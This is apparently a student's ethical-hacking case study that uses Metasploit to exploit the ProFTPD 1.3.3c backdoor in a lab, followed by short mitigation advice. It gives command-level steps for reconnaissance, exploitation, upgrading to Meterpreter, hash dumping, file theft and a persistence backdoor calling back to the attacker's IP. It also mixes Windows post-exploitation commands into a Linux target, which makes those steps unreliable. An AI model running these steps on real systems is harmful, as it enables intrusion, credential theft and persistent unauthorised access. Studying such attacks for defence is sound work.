* **ETHICAL HACKING CASE STUDY**
* **ARAVIND BONELA(VU22CSEN0400166)**
* **Metasploit Attack Meterpreter Root access Case study:**

**1**. **INTRODUCTION:**

What is Metasploit?

* Metasploit is the world's leading open-source penetration testing framework used by security engineers as a penetration testing system and a development platform that allows to create security tools and exploits. The framework makes hacking simple for both attackers and defenders.
* The purpose of this case study is to demonstrate how the Metasploit Framework can be used to exploit a well-known vulnerability, ProFTPD-1.3.3c in a vulnerable Ubuntu machine. The goal is to gain unauthorized access and escalate privileges, followed by post-exploitation activities. This case study will cover the steps involved in scanning, exploitation, and mitigation.

**2**.**objective**:

* The objective of this case study is to simulate a real-world attack scenario by exploiting ProFTPD-1.3.3c vulnerability. This involves:
* Gaining access to a vulnerable Windows machine.
* Performing privilege escalation.
* Conducting post-exploitation activities to extract sensitive data.
* Proposing mitigation strategies to prevent such attacks.

**3. Tools Used**


* Metasploit Framework: Primary tool for exploiting the vulnerability.
* Kali Linux: Attacker machine.
* Nmap: Used for network scanning and discovering vulnerabilities.

Ubuntu Machine: Target machine with ProFTPD-1.3.3c vulnerability (unpatched).

**4. Setting Up the Environment**

1. **Attacker Machine: Kali Linux running Metasploit.**


* Ensure Metasploit is updated.
* The commands that are need for the updation of the Metasploit in kali linux are:




**2.Target Machine: Take a Ubuntu target machine which consists Of the Vulnerabilities(proftpd).**

* First of all, we need to perform netdiscover command in Linux (attacker machine) which is used for network reconnaissance. It's a simple tool for scanning and discovering active hosts on a network.

And this command we need to perform on the (attacker) kali machine:




* As we can see that we open the two machines that is one is kali machine (attacker machine) and the other one is the Ubuntu machine (target machine).
* As a result of that we will find the IP ADDRESS of the target machine in this case which is 192.168.1.6.
* After this, we need to perform the nmap command in kali machine and we need to know the open ports and the vulnerabilities that are present on the Ubuntu (Target machine).
* When we perform the NMAP we get the output:




* Here in this terminal u can see the Vulnerability (ProFTPD 1.3.3c).
* By using this vulnerability we can attempt to exploit the target machine (Ubuntu).
* Now we have to get into the Metasploit for performing the exploitation .


**5. Exploitation Using Metasploit**

* Launch Metasploit**: msfconsole**
* Search for the proftpd exploit module:







* As u can see the available matching modules we can use or select the modules .
* Then later we have to use one of the vulnerable module by using command:# use exploit/unix/ftp/proftpd\_133c\_backdoor.
* Then after entering the above command we need to enter the command :#options,then in that we need to SET RHOST AND RPORT.then the output will be :





* After this we need to search for the payloads which we will find by entering the command: # search payloads.
* And it will display all the available payloads in the machine and we need to select one of the payloads
* Then use the command: # use <payload name>.




* As we can see that the above command will display all the payloads .
* Then we need to use set LHOST <local ip address> and LPORT then again we need to use the command : # options.
* Then we have finally done all the setting now we can use the command :# Exploit.
* As we can see we have got the root access of the target machine and now we can gain or steal the password or other sensitive in formation from the target machine.
* we steal the password, etc by using the password cracking tools.









**STEPS TO UPGRADE SHELL TO METERPRETER:-**

* Background the current session:-By using the command:

# background.

Load the shell to Meterpreter post module:- By using the command:

# use post/multi/manage/shell\_to\_meterpreter

# set SESSION <session id>

# run.

* Verify the meterpreter session:-


#session

* Interact with the METERPRETER session:

# sessions -I <meterpreter-session-id>

Example: [sessions -i 2]

**Then after following all these steps u will get the meterpreter root access:**

****

**7r. Post-Exploitation:**

1.Privilege Escalation:

* Check if the current user has administrator privileges
* By using the command:# getuid.
* If the user is not **NT AUTHORITY\SYSTEM ,**run a privilege escalation exploit :use the command:#run post/windows/escalate/getsystem.
* Now, you have **admin privileges** on the target machine.

2. Extract Sensitive Data:

* Use the meterpreter shell to explore the target’s file system and download sensitive files:
* By using the command:# download C:\\Users\\Admin\\Documents\\passwords.txt.
* Dump the password hashes:
* # run post/windows/gather/hashdump

3**.**Maintaining Persistence:

* Set up a persistent backdoor to maintain access:
* # run persistence -U -i 5 -p 8080 -r <your IP>

**8. Mitigation Strategies:**

1. Patching: Apply the latest security updates to prevent the exploitation.
2. Network Segmentation: Segment critical systems from the rest of the network to limit exposure.
3. Use Firewalls: Restrict access to all the port on both internal and external networks.
4. Intrusion Detection Systems (IDS): Implement IDS/IPS to detect and prevent such attacks.

**9. Conclusion:**

In this case study, we successfully exploited the (ProFTPD-1.3.3c) vulnerability on ubuntu using the Metasploit Framework. The exploit allowed us to gain a root access, escalate privileges, and exfiltrate sensitive data. The attack demonstrated the importance of timely patch management and the need for network security best practices, including disabling unnecessary services and monitoring critical ports.